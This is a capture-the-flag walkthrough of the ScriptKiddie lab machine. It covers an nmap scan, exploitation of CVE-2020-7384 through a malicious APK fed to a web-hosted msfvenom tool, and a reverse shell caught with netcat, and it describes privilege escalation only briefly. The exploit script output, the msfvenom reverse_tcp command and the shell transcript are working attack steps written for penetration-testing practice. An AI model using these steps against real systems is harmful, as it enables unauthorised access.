ScriptKiddie walkthrough

Index

Index 1
List of pictures 1
Disclaimer 2
Reconnaissance 2
Initial foothold 2
User flag 3
Privilege escalation 4

List of pictures

Figure 1 - nMap scan results 2
Figure 2 - Application running on port 5000 3
Figure 3 - Generating malicious APK file 3
Figure 4 - Exploit 4
Figure 5 - User reverse shell and user flag 4
Figure 6 - Useful information for privilege escalation 5
Figure 7 - Root flag 5

Disclaimer

I do this box to learn things and challenge myself. I'm not a kind of penetration tester guru who always knows where to look for the right answer. Use it as a guide or support. Remember that it is always better to try it by yourself. All data and information provided on my walkthrough are for informational and educational purpose only. The tutorial and demo provided here is only for those who're willing and curious to know and learn about Ethical Hacking, Security and Penetration Testing.

Reconnaissance

The results of an initial nMap scan are the following:

```
┌──(root㉿k14d1u5-kali)-[~k14d1u5/…/Per OSCP/Linux/Easy/Knife]
└─# nmap -sT -Pn -p- -sV -sC -O -A 10.10.10.226
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-28 17:12 AEDT
Nmap scan report for 10-10-10-226.tpgi.com.au (10.10.10.226)
Host is up (0.039s latency).
Not shown: 65533 closed tcp ports (conn-refused)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 3c:65:6b:c2:df:b9:9d:62:74:27:a7:b8:a9:d3:25:2c (RSA)
|   256 b9:a1:78:5d:3c:1b:25:e0:3c:ef:67:8d:71:d3:a3:ec (ECDSA)
|_  256 8b:cf:41:82:c6:ac:ef:91:80:37:7c:c9:45:11:e8:43 (ED25519)
5000/tcp open  http    Werkzeug httpd 0.16.1 (Python 3.8.5)
|_http-title: k1d'5 h4ck3r t00l5
|_http-server-header: Werkzeug/0.16.1 Python/3.8.5
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.94SVN%E=4%D=1/28%OT=22%CT=1%CU=36285%PV=Y%DS=2%DC=T%G=Y%TM=65B5
OS:F07F%P=x86_64-pc-linux-gnu)SEQ(SP=104%GCD=1%ISR=10B%TI=Z%CI=Z%II=I%TS=A)
OS:SEQ(SP=104%GCD=2%ISR=10B%TI=Z%CI=Z%II=I%TS=A)OPS(O1=M53CST11NW7%O2=M53CS
OS:T11NW7%O3=M53CNNT11NW7%O4=M53CST11NW7%O5=M53CST11NW7%O6=M53CST11)WIN(W1=
OS:FE88%W2=FE88%W3=FE88%W4=FE88%W5=FE88%W6=FE88)ECN(R=Y%DF=Y%T=40%W=FAF0%O=
OS:M53CNNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)
OS:T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S
OS:+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=
OS:Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G
OS:%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD=S)

Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using proto 1/icmp)
HOP RTT      ADDRESS
1   26.04 ms 10.10.14.1
2   20.64 ms 10-10-10-226.tpgi.com.au (10.10.10.226)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 39.41 seconds
```

Figure 1 - nMap scan results

Open ports are 22 and 5000. So, the machine had SSH enabled and an application running on port 5000. NMap had recognize Linux as operative system, probably Ubuntu.

Initial foothold

I accessed to the application running on port 5000 and it was:



Figure 2 - Application running on port 5000

It provided some penetration test tools as **nMap**, **searchsploit** and **msfvenom**. I searched some possible known vulnerabilities affected these tools and I found **CVE-2020-7384** that affect some **msfvenom** versions. **Rapid7's Metasploit msfvenom framework** handles APK files in a way that allows for a malicious user to craft and publish a file that would execute arbitrary commands on a victim's machine.

User flag

I found a possible CVE to exploit application, so I tried to use its exploit. I generate a malicious APK file running the script **cve-2020-7384.sh**. I generate this file in the following way:

```
┌──(k14d1u5㉿k14d1u5-kali)-[~/…/Per OSCP/Linux/Easy/ScriptKiddie]
└─$ ./cve2020-7384.sh
CVE-2020-7384

Enter a name for the exploit file (Press enter for default: shell):
shell2
Enter the LHOST (Press enter for default: 10.10.14.29):

Enter the LPORT (Press enter for default: 4444):


Select the payload type (press enter for default: bash):
1. bash
2. nc
3. python
4. python3

select: 1

APK created at: /home/k14d1u5/Desktop/HTB/Per OSCP/Linux/Easy/ScriptKiddie/shell2.apk

To use the exploit on the vulnerable machine, run:
msfvenom -x shell2.apk -p android/meterpreter/reverse_tcp LHOST=127.0.0.1 LPORT=4444 -o /dev/null
```

Figure 3 - Generating malicious APK file

At this point I used this malicious APK file in the application:



Figure 4 - Exploit

In this way, I obtained a reverse shell and retrieved the user flag:

```
┌──(k14d1u5㉿k14d1u5-kali)-[~/…/Per OSCP/Linux/Easy/ScriptKiddie]
└─$ nc -lnvp 4444
listening on [any] 4444 ...
connect to [10.10.14.29] from (UNKNOWN) [10.10.10.226] 41440
bash: cannot set terminal process group (904): Inappropriate ioctl for device
bash: no job control in this shell
kid@scriptkiddie:~/html$ whoami
whoami
kid
kid@scriptkiddie:~/html$ pwd
pwd
/home/kid/html
kid@scriptkiddie:~/html$ cd ..
cd ..
kid@scriptkiddie:~$ ls -la
ls -la
total 60
drwxr-xr-x 11 kid  kid  4096 Feb  3  2021 .
drwxr-xr-x  4 root root 4096 Feb  3  2021 ..
lrwxrwxrwx  1 root kid     9 Jan  5  2021 .bash_history → /dev/null
-rw-r--r--  1 kid  kid   220 Feb 25  2020 .bash_logout
-rw-r--r--  1 kid  kid  3771 Feb 25  2020 .bashrc
drwxrwxr-x  3 kid  kid  4096 Feb  3  2021 .bundle
drwx------  2 kid  kid  4096 Feb  3  2021 .cache
drwx------  4 kid  kid  4096 Feb  3  2021 .gnupg
drwxrwxr-x  3 kid  kid  4096 Feb  3  2021 .local
drwxr-xr-x  9 kid  kid  4096 Feb  3  2021 .msf4
-rw-r--r--  1 kid  kid   807 Feb 25  2020 .profile
drwx------  2 kid  kid  4096 Feb 10  2021 .ssh
-rw-r--r--  1 kid  kid     0 Jan  5  2021 .sudo_as_admin_successful
drwxrwxr-x  5 kid  kid  4096 Feb  3  2021 html
drwxrwxrwx  2 kid  kid  4096 Feb  3  2021 logs
drwxr-xr-x  3 kid  kid  4096 Feb  3  2021 snap
-r--------  1 kid  kid    33 Jan 28 06:12 user.txt
kid@scriptkiddie:~$ cat user.txt
cat user.txt
9                                   6
kid@scriptkiddie:~$
```

Figure 5 - User reverse shell and user flag

Privilege escalation

To find a way to escalate my privileges, I uploaded **linpeas.sh** script on the target machine and I run it. Among its results, I found some possible interesting vulnerabilities:



Figure 6 - Useful information for privilege escalation

So, I tried to download an exploit for this vulnerability, I uploaded on the target machine and run it. It worked and I obtained a shell as root. So, I retrieved the root flag:



Figure 7 - Root flag